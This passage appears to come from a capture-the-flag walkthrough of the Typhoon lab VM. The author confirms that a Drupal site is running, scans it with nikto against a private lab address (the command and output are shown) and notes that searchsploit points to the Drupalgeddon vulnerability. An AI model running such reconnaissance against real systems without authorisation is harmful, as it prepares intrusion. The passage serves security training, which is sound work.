
know that its powered by Drupal as shown in the image above. I viewed the website in the browser to find any more details.



Welcome to Typhoon VM


No front page content has been created yet.
Follow the User Guide to start building your site.

Not finding any further information, i used nikto once again to scan the Drupal website as sho-wn below and found that it is running Drupal 8.




```
root@kali:~# nikto -h http://192.168.41.164/drupal
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.41.164
+ Target Hostname:    192.168.41.164
+ Target Port:        80
+ Start Time:         2019-03-20 13:50:12 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.26
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ Uncommon header 'x-drupal-dynamic-cache' found, with contents: MISS
+ Uncommon header 'x-drupal-cache' found, with contents: HIT
+ Uncommon header 'x-generator' found, with contents: Drupal 8 (https://www.drup
al.org)
```

Using searchsploit, i got to know that there is a very famous vulnerability Drupalgeddon in this version of Drupal.



